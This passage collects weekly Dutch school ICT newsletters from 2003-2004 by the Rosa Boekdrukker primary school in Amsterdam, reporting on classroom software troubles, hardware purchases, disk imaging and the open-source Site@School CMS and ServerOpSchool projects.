Een jaar lang hebben wij onze kritiek op schoolLAN nooit in deze nieuwsbrief of in de nieuwsgroepen geuit, in afwachting van een goedwerkende versie, waarmee ons beheerprobleem ook opgelost zou worden. We vinden dat nu het moment is aangebroken om onze kritiek openlijk in deze nieuwsbrief te uiten. Daarmee geven we tevens aan, dat we op zoek gaan naar een ander samenwerkingsverband om te komen tot een OSS/GPL server. We zijn zwaar teleurgesteld, dat het veelbelovende concept van SchoolLAN (waar we nog steeds achter staan) op niets is uitgelopen door de krakkemikkige installatie van hun server.

Goed weekend,  
Karin,  
Dirk.

PS: Eindelijk hebben we ontdekt waar het woord SPAM vandaan komt: goedkoop, ingeblikt varkensvlees dat soldaten in de 1e Wereldoorlog aten (SPiced AM).

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 7 2003 (13 februari)  
Wat is er de ze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### ONDERWIJS

Letterpret Deze week kregen we keurig op de afgesproken tijd bericht van Malmberg over Letterpret. Volgende week komt de verbeterde installer, waardoor het eindelijk gemakkelijk geïnstalleerd kan worden. Hopelijk is er volgende week reden om te tracteren.

### Cameraproblemen

Ons fotocameraatje vertoont kuren. Qua functionaliteit bevat onze Canon A60 powershot prima, maar het ding heeft wel een stevig omhulsel (hardplastic tas, o.i.d.). Je kunt heb beslist niet los in je aktentas stoppen, tezamen met mascara, lippenstift, een lader met harde uitstekende punten, etc. Na wat maanden is de camera beschadigd en geeft af en toe storingen. Gelukkig was ie niet heel duur. We hebben een nieuwe besteld.

### Rooster computergebruik 1e en 2e verdieping

De groepen staan af en toe te dringen om aan hun opdrachten te werken. Daardoor is het noodzakelijk een rooster te maken voor de computers die in de hallen staan. Graag invullen (vakje Koen).

### Images maken

We zijn nu een image aan het maken voor 6 computers die in groep 3, 4 en 5 gebruikt worden. Dat is weer een hoop werk. We hebben ook nog een setje van 6 computers in het kantoor waar ook nog een image voor moet komen. Verder hebben we nog een stuk of 5 computers die unieke exemplaren zijn omdat we die een aantal jaren geleden per stuk kochten. Tijd om ze af te stoten en te vervangen voor identieke? Advies: koop al je computers in één keer en zorg dat ze allemaal hetzelfde zijn.

### Programma's op de server

Er wordt niet vaak een nieuw programma op de server gezet. Maar nu moeten er opeens twee op: één voor bevo (kleuren speuren) en de cd-rom van Anne Frank.

### TECHNISCH

#### S@S forum

Het forum wordt steeds meer gebruikt. En omdat het Forum mailt naar Fred, Karin en Dirk als iemand iets post, krijgen mensen snel antwoord. We krijgen er regelmatig complimentjes over. Er zijn mensen geregistreerd als "member" van Karachi tot en met Christchurch. ([zie hier](#))

Gerard Roos (die de Nederlandse handleiding maakt) installeert S@S op twee hele kleine schooltjes op Terschelling. Daar heeft één leerkracht wel drie groepen. Die faciliteit was nog niet beschikbaar in S@S. Wat al wel kon was dat meerdere leerkrachten gezamenlijk één groep konden hebben.

Eerst zag Fred geen eenvoudige oplossing om dit in het systeem te programmeren, maar hij kreeg een superbrainwave! GELUKT!! S@S is een belangrijk feature rijker. Kijk eens op <http://siteatschool.sourceforge.net> naar de nieuwe features in versie 2.1

#### Agenda

De agenda nadert zijn voltooiing. Je kunt nu alle kleuren instellen en agenda's toevoegen. We lieten 'm aan iemand zien die zei: "Het lijkt wel een analoge agenda". Een groot compliment, vinden we. In alle bescheidenheid denken we dat de agenda een hit gaat worden.

#### Statistieken

S@S bestaat nu 536 dagen, heeft nu ruim 75.000 hits en bijna 6000 downloads. [Neem een kijkje](#) en trek je eigen conclusies... De testversie is 52 keer gedownload.

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 8 2004 (20 februari)  
Wat is er de ze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

## ONDERWIJS

### Bezoek ICT coördinator 2e Dalton

Deze week kwam de ICT coördinator van de tweede Dalton zijn licht opsteken bij ons op school. Ook op zijn school gaat het erom: hoe integreer je de computers in het onderwijs.

Is het een idee om je "succesverhalen" uit te wisselen met andere scholen? Misschien moet het stadsdeel-ICT coördinatorenoverleg wel wat breder: De ICT-succes-club.

Vraag aan jullie: Wij zouden zo graag eens een school bezoeken die op het gebied van ICT en integratie verder is dan wij. Welke school meldt zich?

### Werkstukken zoek geraakt

Een aantal leerlingen uit groep 7 was hun werkstuk kwijt. Het bleek dat één leerling het in een submap had opgeslagen. Door een zoek actie van Dirk in de LINUX server kwam het document terug. Een ander kind had het opgeslagen onder een onduidelijke naam. Een derde kind heeft iets anders (niet duidelijk) gedaan en is het opnieuw gaan tikken. Het blijft toch een kwestie van vaker doen. Dan maak je dat soort fouten niet meer.

### Foute sites.

We hebben ontdekt, dat er kinderen zeer verkeerd zijn bezig geweest op de tweede verdieping op het internet. Volgende week hoort u hier meer over!

### Anne Frank.

De cd-rom is nog niet aan de praat gekregen op de server. Ook onze Linux CD Jukebox krijgt 'm niet aan de praat. Wij maken van cd's images die de clients via de automounter en Samba kunnen afspelen. (Zie Linux Journal van april 2002).

### Norton Anti Virus.

We hebben ontdekt, dat het toch mogelijk is om op de nieuwe versie in te stellen hoe er wordt ge-update. We dachten dat het automatisch ging. We hadden de juiste knop voor het instellen nog niet kunnen vinden. Waarom zijn die versies zo verschillend? Elke keer moeten we zowat weer een cursus volgen om een nieuwe versie van dezelfde software te leren bedienen. Het lijkt wel Windows.

### USB Stick

Dankzij een zij-instromer heeft de USB stick zijn intree op school gedaan. Een Windows98SE drivertje was zo op internet gevonden. Nu kan groep 7 volgende week de geschiedenisopdracht "zwerftocht op het internet"doen.

## TECHNIEK

### Images

De computers op de tweede verdieping worden deze week van nieuwe images voorzien. De netwerkprinter die nu bij de klas van Thea staat werkt dan ook voor de 6 computers in de hal en Thea haar klas.

### S@S nieuws.

De agenda is klaar! We gaan 'm binnenkort installeren en we hebben er hoge verwachtingen van.

Versie 2.1 begint 'ergens op te lijken'. Bug reports van de testers komen binnen en worden langzamerhand schaarser. We beginnen er vertrouwen in te krijgen. Kijk even in het nieuws op <http://siteatschool.sourceforge.net>, daar staan de laatstbijkomen features.

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 9- 2004 (27 februari)  
Wat is er de ze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

## ONDERWIJS

### Onze Taal

1. Voor het eerst sinds de Tweede Wereldoorlog is er een nieuw teken aan het morsealfabet toegevoegd: het apenstaartje.

Bron: CJ Online, [onze taal](#).

Omdat wij ook voor de talloze lezers die nog morse gebruiken actueel willen zijn geven we hier de tekens. Het is een combinatie van A en C zonder spatie, dus "-.-.-". En voor de techno freaks herhalen we 't nog even bij techniek..

2. Taaltip: 'op (het) internet'

'Op internet' en 'op het internet' zijn beide mogelijk, net als 'op televisie' en 'op de televisie'. Vroeger werd 'internet' als eigennaam gebruikt en bleef het lidwoord meestal achterwege. Tegenwoordig fungeert het als een soortnaam en wordt het vaak met het lidwoord 'het' gecombineerd.

Overigens adviseren de meeste hedendaagse woordenboeken om 'internet' met een kleine letter te schrijven, evenals samenstellingen met dit woord: 'internetverbinding', 'internetpagina', enz. Het Groene Boekje (1995) neemt 'internet' niet op; een officiële spelling van dit woord is er dus (nog) niet.

(bron: [www.onzetaal.nl](http://www.onzetaal.nl))

### Klokhuis agenda staat op de site.

Elke dag zijn er interessante onderwerpen voor kinderen, Nederland 3. 18.30 uur. De onderwerpen staat voor de komende weken al genoteerd. [Kijk hier](#).

## ZELFTEST

Naar aanleiding van wat voorvallen op het internet bij ons op school wordt verwezen [naar de volgende test](#). Hiermee kunt u uw kennis over het internet testen.

Het is de taak van de ouders om thuis met de kinderen te bespreken wat er wel en niet kan en mag op het internet. Wij merken, dat er steeds meer kinderen thuis een internetaansluiting hebben en op problemen stuiten. o.a.: ongewenste emails. Er moet op gehamerd worden, dat je je email adres nooit zomaar op het internet zet. (zie voorbeelden in: [www.kindertent.nl](http://www.kindertent.nl) e.d)

## ICT op APV

Op de Algemene Personeelsvergadering, deze week, was ICT een van de onderwerpen. Iedereen kreeg de gelegenheid te spuien wat er wel of niet goed gaat.

De onderbouw wordt voornamelijk gehinderd door programma's die het niet doen (Letterpret) of programma's die heel omslachtig zijn bij het wisselen van leerlingen (Alles Telt).

Wat zou het toch handig zijn, als alle problemen die ontdekt worden door de gebruikers ook meteen opgelost zouden worden door de makers. Bij ons Open Source programma (Site@School) worden ideeën en problemen van gebruikers zo snel mogelijk aangepakt. Dat zou nou bij educatieve programma's ook moeten gebeuren.

In de bovenbouw zijn de ICT-problemen enerzijds organisatorisch (hoe organiseer je je onderwijs zo, dat alle leerlingen de opdrachten doen) en anderzijds ervaren enkele leerkrachten hun eigen ICT-deskundigheid nog als een knelpunt.

Ook waren er geluiden te horen: krijgt ICT te veel aandacht?

Interessante onderwerpen om de komende periode verder te onderzoeken.

## Camera

We hebben een nieuwe Canon Powershot A60 camera. Nu kunnen we onze groothoeklens gaan gebruiken. Daarmee kun je in kleine ruimtes goede opnames maken, of kan de hele gymzaal vol met kinderen op 1 foto krijgen.

## TECHNISCH

### **Vorderingen S@S**

Nu we Gerard Roos in ons midden hebben werken hij en Fred samen aan een nieuw standaard template voor S@S dat aan alle standaarden gaat voldoen. Goed werk heren! Dirk is standaard-freak en dol op OSS/GPL zaken die aan standaarden voldoen.

Verder is het denkproces over de mailinglists module gestart. Met deze module kunnen nieuwsbrieven gemaakt worden. Denk bijvoorbeeld aan de BIC (dat is een nieuwsbrief), een nieuwsbrief aan de ouders (dat doet de Emmaschool in Bussum al een hele tijd) en bijv. een nieuwsbrief aan leerkrachten.

Het is een ingewikkelde klus en ideeën zijn welkom.

### **NIEUW MORSETEKEN.**

Voor het eerst sinds de Tweede Wereldoorlog is er een nieuw teken aan het morse-alfabet toegevoegd: het apenstaartje.

Bron: CJ Online, [onze taal](#).

Omdat wij ook voor de talloze lezers die nog morse gebruiken actueel willen zijn geven we hier de tekens. Het is een combinatie van A en C zonder spatie, dus ".-.-." (dot dash dash dot dash dot). 't Is even wennen zo'n nieuw teken ...

Goede vakantie.

Karin

Dirk



++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 11 - 2004 (12 maart)  
Wat is er de ze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

## ONDEWIJSKUNDIG

### Evaluatiegesprek ABC-Rosa B

Naar aanleiding van de het uitgezette ICT traject tijdens de eerste helft van ons schooljaar hebben we (ABC, directie en ict-coördinatie) deze week om de tafel gezeten en hebben een paar voorzichtige conclusies getrokken.

- door het nog steeds niet functioneren van Letterpret is afgesproken beleid in de kleuterklassen mislukt
- in groep 3 t/m 8 worden nog wat organisatorische problemen geconstateerd. In bouwvergaderingen zal daar aandacht aan besteed worden.
- ICT moet niet als apart vak worden gezien, maar als onderdeel van elk vak, een werkwijze die bij elk vak gehanteerd kan worden, waar nodig.
- ter compensatie van het falen van Letterpret zal het ABC (onze OBD) gevraagd worden om bij het rekenprogramma ALLES TELT hun rekendeskundige in te schakelen ter ondersteuning van ons onderwijs
- Remediërende programma's moeten beter benut worden. We weten te weinig hoe we ze moeten inzetten.
- Digiwijzer wordt vanaf volgende week ingezet om leerlingen te helpen leren zoeken (in teksten, op internet)
- volgende week gaan Karin en Monique aan de gang om voor de groepen 4 en 5 de opdrachten voor de komende periode uit te werken. Karin kan het niet alleen.

### Bezoek ICTopSchool ([www.ictopschool.net](http://www.ictopschool.net))

De stichting ICTOPSCHOOL was deze week bij ons op bezoek om te informeren wat wij met OpenSource software doen. We hebben uitgebreid verteld wat we tot nu toe hebben gedaan (S@S), waar we mee bezig zijn (SOS, zie onder) en wat we vinden van educatieve software zoals die tot nu toe op de markt gebracht wordt (weinig open voor kritiek en suggesties uit het veld)

### Bijeenkomst ICT-coördinatoren van stadsdeel De Baarsjes

Deze week vond een bijeenkomst plaats met alle ICT coördinatoren van ons bestuur. We hebben gebrainstormd hoe we elkaar kunnen helpen/hoe we van elkaar kunnen leren. We hebben afgesproken om voorlopig 1x per twee maanden bij elkaar te komen. De hulp aan elkaar zal divers zijn. Zowel op technisch als op didactisch gebied zal onderlinge uitwisseling gaan plaats vinden. Technisch zullen we elkaar niet overal kunnen ondersteunen, maar op didactisch gebied wel.

### Letterpret.

Ondanks allerlei toezeggingen, dat Letterpret na de Krokusvakantie zou functioneren, is dit tot op heden nog niet het geval. Wel hebben we een mailtje van Malmberg ontvangen, dat de cd met de nieuwe install methode eraan zit te komen.

tja..... Wordt het weer tijd voor wat dreigen?

## TECHNISCH

### Werkzaamheden in de Krokusvakantie..

In de krokusvakantie heeft Dirk bijna alle computers van een nieuw image voorzien. Dat betekent, dat de virus update nu bijna overal in orde is. Ook werkt EducatB op alle schoolcomputers van het type DELL G1. De upgrade van Educatb versie 6 naar 7 verliep niet voorspoedig. We hebben de zaak in behandeling bij de bibliotheek Vandaag kwam er bericht dat er een foutje was gevonden in het printen van etiketten. Misschien zit er nog een bugje in de nieuwe versie??

### S@S

Versie 2.1 zit er aan te komen. Er blijven nog bugjes gevonden worden. Iedereen wereldwijd bedankt!

### SoS

Een nieuw initiatief van de OBSRB. ServerOpSchool: We gaan in samenwerking met 3 andere scholen onze eigen server ontwikkelen. We zoeken scholen die mee willen doen in dit proces om te komen tot een ijzersterk

product. Lees er alles over op <http://serveropschool.nl> Binnenkort meer nieuws.

**Mailserver**

We krijgen regelmatig onbestelbare mail vanuit de BIC retour. Mensen willen wel eens van adres veranderen en dat vergeten door te geven. Tijd om de boel eens op te schonen. Wie heeft het goede adres van Professor Frissen? Als iemand de BIC niet meer ontvangt, wil ie zich dan melden

Groet en goed weekend,  
Karin,  
Dirk

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 12 - 2004 (19 maart)  
Wat is er de ze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

## ONDERWIJS

### Freudenthal Instituut

Op de website [www.fi.uu.nl](http://www.fi.uu.nl) staan hele goed rekenspellen/oefeningen. Bij ThiemeMeulenhoff op de website staat beschreven welke spellen passen bij welke blokken van de methode Alles Telt. Idee voor andere uitgevers? Uit de beschrijving valt in ieder geval op te maken wat voor soort oefeningen het zijn. Dus kijk even bij:

<http://www.allestelt.nl/allestelt/pagina.asp?pagkey=27780>

### Malmberg

Tik in in Google: malmberg +klachten!!

Dat stuk is nu ook op onze eigen site ondergebracht. <http://rosaboekdrukker.net/index.php?section=6>

Deze week weer eens een telefoontje naar Malmberg: waar blijft de nieuwe installatie cd? antw: er zijn nog wat problemen met de nieuwe installatie zonder beveiligingssleutel. En het bedrijf in POLEN heeft Letterpret niet als prioriteit!

Maar meteen de volgende dag kwam er bericht, dat het deze vrijdag op de post naar ons gaat. Wie weet hebben we volgende week eindelijk eens een reden om te trakteren.

### ICT leerlijn

#### - kleuterbouw

Omdat bij de kleuterbouw de ICT leerlijn niet lukt door de problemen met Letterpret (the never ending story) gooien we de onderwijsinhoud om: we gaan even het accent leggen op rekenen bij de kleuters. Daarvoor is de expertise ingeroepen van een rekendeskundige medewerker van onze onderwijsbegeleidingsdienst. Zij zal de didactiek van Alles Telt begeleiden.

#### - groep 4 en 5

Nieuwe opdrachten zijn deze week door Monique en Karin opgesteld. We doen geen email project, maar we hebben wel een manier bedacht om de leerlingen toch te laten emailen. o.a. zullen we de leerlingen van groep 5 hun product laten emailen naar Karin door te klikken in Word op bestand>verzenden (als bijlage)

#### - groep 6, 7 en 8

Digwijzer is als testversie geïnstalleerd op de server. Het is een programma, door het ABC (onderwijsbegeleidingsdienst) ontwikkeld is, met als doel om leerlingen systematisch te leren zoeken in teksten en op internet. (zie foto <http://rosaboekdrukker.net/index.php?page=615&navpath=,1320&contents=1321,1322,1391,1402&section=15&ID=1402&gallerypage=1>)

### Printen

In de bovenbouw is een aantal kinderen dat veel papier verbruikt met printen. Deze week presteerde een leerling het om haar werkstuk wel 5x af te drukken. Zo ongeduldig, als het er niet meteen uitkomt. "Ik heb maar één keer gedrukt!" Hier is beleid nodig!!!! Suggesties?? Graag!!

### Tafels

Er zijn 7 tafels besteld van 200 x 80 cm. Op wielen. Deze moeten allerlei vreemde constructies vervangen. Op elke tafel komen twee computers met genoeg werkplek ernaast om een boek of papier op te leggen.

### Basiseducatie

De basiseducatie (Nederlandse les die aan ouders wordt gegeven) wil ook graag gebruik maken van onze computers. Dirk probeerde hun programma IJsbreker te installeren, maar het bleek geen netwerkversie te zijn. Nog even wachten, dus.

### Website

Deze week heeft een leerkracht instructie gehad om ook foto's op de website te kunnen zetten. Nodig op een computer om het te doen:

- een programma om de files te hernoemen (bv rename files -<http://renamefiles.it-falke.com>)
- een programma om de foto's te verkleinen (bv. pixresizer <http://bluefive.pair.com>)
- een programma om de foto's te bekijken en simpele bewerkingen mee uit te voeren (bv. irfanview)

<http://www.irfanview.com>

Maar behalve dat, heb je ook nog een UNZIP programma nodig om de bovengenoemde gedownloade programma's mee te unzippen.

## **TECHNIEK**

### **S@S**

Het manual voor versie 2.1 is op een paar punten en komma's na af. Te bekijken op <http://wyxs.net/man2-1/>

### **SoS**

Maandag zaten Dirk en Peter samen met Jos van de Sterrenwacht in bespreking over 'meedoen'. Ze doen mee!

### **Drie scholen zitten nu in het ServerOpSchool project:**

- OBS Rosa Boekdrukker in A'dam West
- OBS Joop Westerweel idem
- Jenaplanschool 'De Sterrewachter' in Loosdrecht

Kijk vooral op <http://serveropschool.nl> en bekijk of het je wat lijkt ook deel te nemen in dit initiatief.

## **IMAGE**

We hebben 40 harde schijven besteld omdat de schijfjes die in onze 40 leerlingcomputers zitten te klein zijn.

De kleinste is 1,5 Gigabyte en dat bepaalt de grootte van het image.

1,6 G is net te klein. We bestelden 4,3 G. schijven en dat is groot zat. Daar kunnen alle programma's op die in alle bouwen gebruikt worden.

Ter vergelijking: de meest vervulde computer waarop we 'alles' hebben staan is voor 3,2 Gig gevuld.

## **ESIS**

Volgende week donderdag wordt Esis voor Linux geïnstalleerd op één van onze servers. We laten het door Rovict (leverancier ESIS doen omdat we dan bij eventuele problemen geen verantwoordelijkheden hebben.

## **HARDWARE**

Nieuw CMOS batterijtje in computer 46. Nieuw toetsenbord aan ESIS computer. Muis schoongemaakt.

Groet en goed weekend,

Karin,

Dirk

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 13 - 2004 (26 maart)  
Wat is er de ze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

## **ONDERWIJS, onze ICT-leerlijn**

### **Digiwijzer**

Vorige week zijn we met alle bovenbouw (6 t/m 8) groepen begonnen met het programma Digiwijzer (in ontwikkeling bij onze begeleidingsdienst, het ABC [www.stgabc.nl](http://www.stgabc.nl))

Vorige week werkte het heel erg langzaam in het netwerk. Vervolgens is het programma op de harde schijven gezet (image). Nu werkt het allemaal als een zonnetje. Het valt wel op hoe lui de kinderen zijn. Ze willen te snel en opschieten en lezen dan niet goed. Dus enige begeleiding is zeer gewenst.

### **Groep 4.**

We waren nog aan het zoeken naar een manier om groep 4 aan het emailen te brengen in samenhang met de taalmethode. Op een werkoverleg is een leuk plan ontstaan. Groep 4 en 7 gaan samen werken aan een verhaal uit het taalthema van groep 4. Groep 4 heeft als opdracht om in Paint een fantasievervoermiddel te tekenen. Elk kind zal samen met een leerling uit groep 7 een verhaal schrijven (om de beurt een stukje) bij dat vervoermiddel. Dat verhaal komt via de mail tot stand. Het plan was eerst heel anders, maar door er samen over te brainstormen in een groepje van 5 personen kwam er werkbaar plan uit waar iedereen enthousiast over is.

### **Groep5**

Werkt aan "Het grote fantasieboek van groep 5". Vandaag is de titelpagina als volgt tot stand gekomen. (doel: samenwerken en werkstukken samen maken en samenvoegen. Voorkennis: in paint werken, tekst in paint zetten, kopiëren plakken in paint. Figuur invoegen in word) Twee leerlingen zaten aan twee computers naast elkaar en maakten beiden in Paint een tekening. Allebei de werkstukken werden opgeslagen. Op de computer van leerling 1 werd daarna van de server het werkstuk van leerling 2 opgehaald. Het figuurtje van leerling 2 werd uitgeknipt en daarna in werk van leerling 1 geplakt. Dat werk werd weer als figuur ingevoegd in word. Zie: [hier](#)

### **Kleuterbouw**

Alles Telt

Na de ingrepen van Peter lijkt Alles Telt nu goed te werken. Bedankt voor de vlotte afhandeling van dit klusje, Peter. En lees ook maar meteen het volgende bericht.

Letterpret

Eindelijk!! De CD is binnen. Zou dan toch voor de Pasen Etterprut draaien. Peter??

## **TECHNISCH**

### **muizen**

We hebben weer een doos muizen gekocht. Het inzicht groeit hier dat muizen gebruiksmateriaal zijn. Net als toetsenborden.

Als ze niet meer werken, gooi je ze weg. Dat is het goedkoopst.

We hebben nu een partij imitatie Logitech optische muizen.

Voor EUR 7.50 per stuk. Optisch, want minder stof en zand (kleuters).

### **card readers**

En toen we toch bij de PC Dokter waren (onze favoriete leverancier, want om de hoek, aardig, service gericht), kochten we ook twee cardreaders om de flashcards van de camera's makkelijk te kunnen uitlezen. Kost ook niks meer tegenwoordig.

### **anti virus**

We worden in Nederland gebombardeerd met emails met virussen. Ze worden goed tegengehouden door het virusprogramma. Jammer dat onze provider (UPC) ze nog niet tegenhoudt.

### **Beeldscherm**

We hebben bij de administratie computers een aantal flatscreens gekocht. Nu is er één waarbij als je Outlook Express start en Norton Antivirus, de letters vrijwel onleesbaar worden. Dus we denken: een virus. Maar we kunnen het antivirus programma niet goed bedienen, omdat het allemaal vrijwel onleesbaar is. Dat wordt dus opnieuw configureren. Dan hebben we ook meteen een schoon image voor de rest van die serie computers.

### **Nieuwe printers**

We hebben twee nieuwe HP printers. De Laserjet 1300n was DOA (Dead On Arrival).

### **Esis**

We hebben onze derde server draaien.

1. Router, firewall, web, mail,
2. Fileserver en 2e webserver (voor rekenweb)
3. Esis server

We wilden al een tijd Esis (leerlingadministratie, leerlingvolgsysteem, financiële administratie) in een netwerk. Uit veiligheidsoverwegingen en redundantie besloten we een aparte server te nemen. Deze is identiek aan No. 2 zodat in geval van nood disks verwisseld kunnen worden (er zitten verwisselbare HD's in).

We hebben de installatie uit laten voeren door meneer Esis i.v.m. verantwoordelijkheid. En we willen ook niet aan de server zitten, behalve een backup systeem installeren.

Gedurende een proefperiode blijven we een oude Esis stand-alone versie gebruiken naast de netwerkversie. Als het systeem goed blijkt te werken gaan we in de zomervakantie over migreren.

### **S@S**

Weer twee nieuwe sites erbij die s@s gebruiken:

<http://www.carrousel.nl/>

<http://www.zebra-ijmuiden.nl/>

Ons totale lijstje is te bezichtigen op onze download site: <http://siteatschool.sourceforge.net/index.php?section=6>

### **Release datum versie 2.1**

De release datum nadert. Het wordt 31 maart, en niet 2 april.

### **Nieuwe modules**

Fred is begonnen aan de ontwikkeling van twee nieuwe modules :

- de felbegeerde chat. de OBSRB en de Sterrewachter hebben grote belangstelling. Is ie nog niet af?
- een nieuwsbrieven module. Dirk testte de eerste nauwelijks werkende versie en is zeer enthousiast.

Als jullie ideeën hebben voor functies in deze modules zijn ze van harte welkom. Schrijf naar [info@rosaboekdrukker.net](mailto:info@rosaboekdrukker.net)

### **LAATSTE NIEUWS:**

Het hosting bedrijf B&C Netservice in samenwerking met Flits Hosting biedt webhosting aan voor scholen. Als lokkertje gebruiken ze S@S. We hebben met ze afgesproken dat ze namen doorgeven van scholen die S@S gebruiken. Uit hun email:

Iemand tipte ons dat Site@School een fraai, eenvoudig en relatief laagdrempelig CMS pakket voor scholen is. Bovendien gemaakt door mensen met affiniteit in het onderwijs. We ebden het bekeken, getest en zijn enthousiast geworden. Zo enthousiast dat we hebben besloten dit standaard te installeren bij het webhostingpakket!

Dat mogen de dame en heren van S@S in hun .... steken!

Goed weekend,  
Karin  
Dirk

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 14 - 2004 (2 april)  
Wat is er de ze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

## ONDERWIJS

### Klokhuis agenda

Tot het einde van het schooljaar is bekend wat er op Klokhuis te zien zal zijn. Kijk op onze site

<http://rosaboekdrukker.net/index.php?page=658&section=4>

### Alles Telt

Patch geïnstalleerd. Tot nu toe gaat het programma voor de kleuterbouw prima. Door die patch is het gemakkelijker om het programma te verlaten en een andere leerling te kiezen.

### Printers

De nieuwe printer van het kantoor leek DOA (dead on arrival) Maar niet heus. We leren steeds bij. De helpdesk meldde: eerst de software installeren, dan pas de printer aan de computer hangen. Dat hadden we verkeerd gedaan. De printer is nu gedeelde printer voor de administratieve computers (4x) en netwerkprinter (via een cross-utp kabel) voor de stand alone Esis computer. Zo hangt de Esis computer niet aan het netwerk, maar wel aan de printer. Dit alles uit veiligheidsoverwegingen.

### Groep 4

Werkt druk aan het fantasievervoermiddel (in PAINT) waarbij ze met leerlingen uit groep 7 een verhaal zullen gaan schrijven.

### Video camera

Deze week maakte een docent die de naschoolseactiviteit "streetdance" met leerlingen uit de bovenbouw doet, een opname met een digitale videocamera. Die opname kan in ons ALLBUM (de module waarin wij onze foto's hebben) vertoond worden. Nu zoeken we nog de software die bij die camera hoort. Anders kan het er nog niet in.

### KPN onderwijsactie. Aanbod gratis internet.

Op 5 april maakt de KPN bekend wat de levering van gratis internet aan scholen zal inhouden. We wachten vol spanning af, want we willen graag een tweede provider erbij hebben: voor de zekerheid. Als de kabel uitvalt, hebben we ADSL en omgekeerd. Bovendien zullen we beiden tegelijk gaan gebruiken, zodat als extra supersnel zal gaan!. E.e.a. is nog in onderzoek, omdat het ook wel ingewikkeld en kwetsbaar schijnt.

### Tafel

De eerste bestelde tafel-op-maat is vandaag uitgetoetst.

## TECHNIEK

### Letterpret.

We kregen een CD van Malmberg. Functioneerde maar half. Een installatie op een stand-alone computer lukte maar een netwerkinstallatie lukt niet. Het bleek een bug in de installer te zijn. We schreven het aan Malmberg, die het ook ontdekt hadden. Ze sturen een nieuwe CD als het probleem in Polen verholpen is. Ze zeggen dat dat deze week is. Maar ja, dat hoorden we vaker....

### S@S nieuws

Op 31 maart lanceerden we, geheel volgens de planning, versie 2.1 We zijn apetrots:

1. Dat we weer op tijd leveren. Dit in tegenstelling tot veel commerciële aanbieders van software
2. Dat er twee nieuwe modules bij zitten: een agenda en een kalender.
- 3 Veel grote en kleine verbeteringen, bugfixes, etc. etc.

Ook via deze weg willen we allen bedanken die hun tijd en energie hebben gegeven aan deze versie. Door testen, vertalen, aanvragen voor verbeteringen, het inzenden van bug reports, door opbouwende kritiek etc. etc.

Onze speciale dank gaat uit naar Fred Stuurman, de onderhouder en hoofd-coder van het project. Door zijn niet aflatende inzet, grote betrokkenheid en hulpvaardigheid (in het Forum en daarbuiten) kon dit project uitgroeien tot een CMS dat overal ter wereld met plezier gebruikt wordt.

Een prettig weekend toegewenst!

Dirk

Karin



++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 15 - 2004 (8 april)  
Wat is er de ze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

## ONDERWIJS

### ONZE ICT LEERLIJN

**Groepen 6, 7 en 8** zijn weer druk bezig geweest met Digiwijzer. Om dit zo goed mogelijk te doen is het raadzaam, dat de leerkracht er in de klas over napraat: hebben ze de aanwijzingen gevolgd die gegeven werden in de hulpaanwijzingen? Er werd bijvoorbeeld niet goed gelezen hoe je een plaatje op internet moet printen, waar je "kopjes" aan kan herkennen, etc.

**Groep 4** is verder gegaan aan het voertuig en het verhaal dat er samen met een leerling van groep 7 bij geschreven zal gaan worden. Tijdens een gezamenlijke paasmaaltijd van groep 4 en 7, hebben de "koppeltjes" met elkaar kennisgemaakt. Na het paasweekend kan het mailen van start gaan. Er zijn extra computers voorzien van een emailaccount voor de desbetreffende groepen. Wij hebben niet voor elke leerling een emailadres, maar we hebben groeps-emailadressen.

**Groep 5** is bijna klaar met de bladzijden van het grote fantasieboek van groep 5. Voor de schoolkrant worden alle smoezen verzameld op één bladzij. Voorbeeld:

"Ik ben te laat op school om dat de honden van de burens achter me aan rennen en ze hebben me huis werk opgegeten."

De **leerlingen van groep 3** tikken steeds langere stukken.

In de **kleutergroepen** gaat het programma "Alles Telt" nog steeds goed. Op 20 april zal in een nascholingsbijeenkomst dieper ingegaan worden op de didactiek van het programma. Met Letterpret gaat het nog steeds niet goed. Alle Malmbergklachten staan verzameld op onze site: [zie hier](#)

Woensdag kregen we een nieuwe testversie binnen. We hopen dat die zich nu wel op een netwerk laat installeren. WE houden je op de hoogte.

### Kleurenprinter

De nieuwe kleurennetwerkprinter is aangesloten in het netwerk. De bedoeling is, dat er wel werk van kinderen op geprint zal mogen worden, maar wel met zeer veel beleid. In de bovenbouw wordt nog heel onzorgvuldig met printerpapier (zwart-wit) omgegaan.

## TECHNIEK

### S@S

Deze week hebben Dirk en Karin Fred, namens de school, getraceerd op een etentje. Hij werkt zo keihard aan S@S houdt het S@S-forum in de gaten en verbetert constant de door iedereen opgemerkte zaken. Foto's van het etentje staan verstoppt in ons Album.

Vorige week kwam versie 2.1 uit en meteen vlogen de statistieken weer omhoog.

[http://sourceforge.net/project/stats/index.php?report=last\\_7&group\\_id=60966](http://sourceforge.net/project/stats/index.php?report=last_7&group_id=60966)

### Image

Van een computer waar de oude versie van Veilig Lereren Lezen op staat hebben we een image gemaakt. We hadden wel alle overbodige zaken van die computer afgehaald voor we het image maakten, maar het bleek toch niet erg schoon te zijn. Met het programma adaware ([www.lavasoft.com](http://www.lavasoft.com)) haalden we er heel veel spyware uit!

Tot zover,  
Goed weekend en zalich Pasen.  
Groet,  
Karin  
Dirk

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 16 - 2004 (16 april)  
Wat is er deze week **vanuit** de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

## GROOT NIEUWS GROOT NIEUWS GROOT NIEUWS

### SERVER OP SCHOOL VAN START

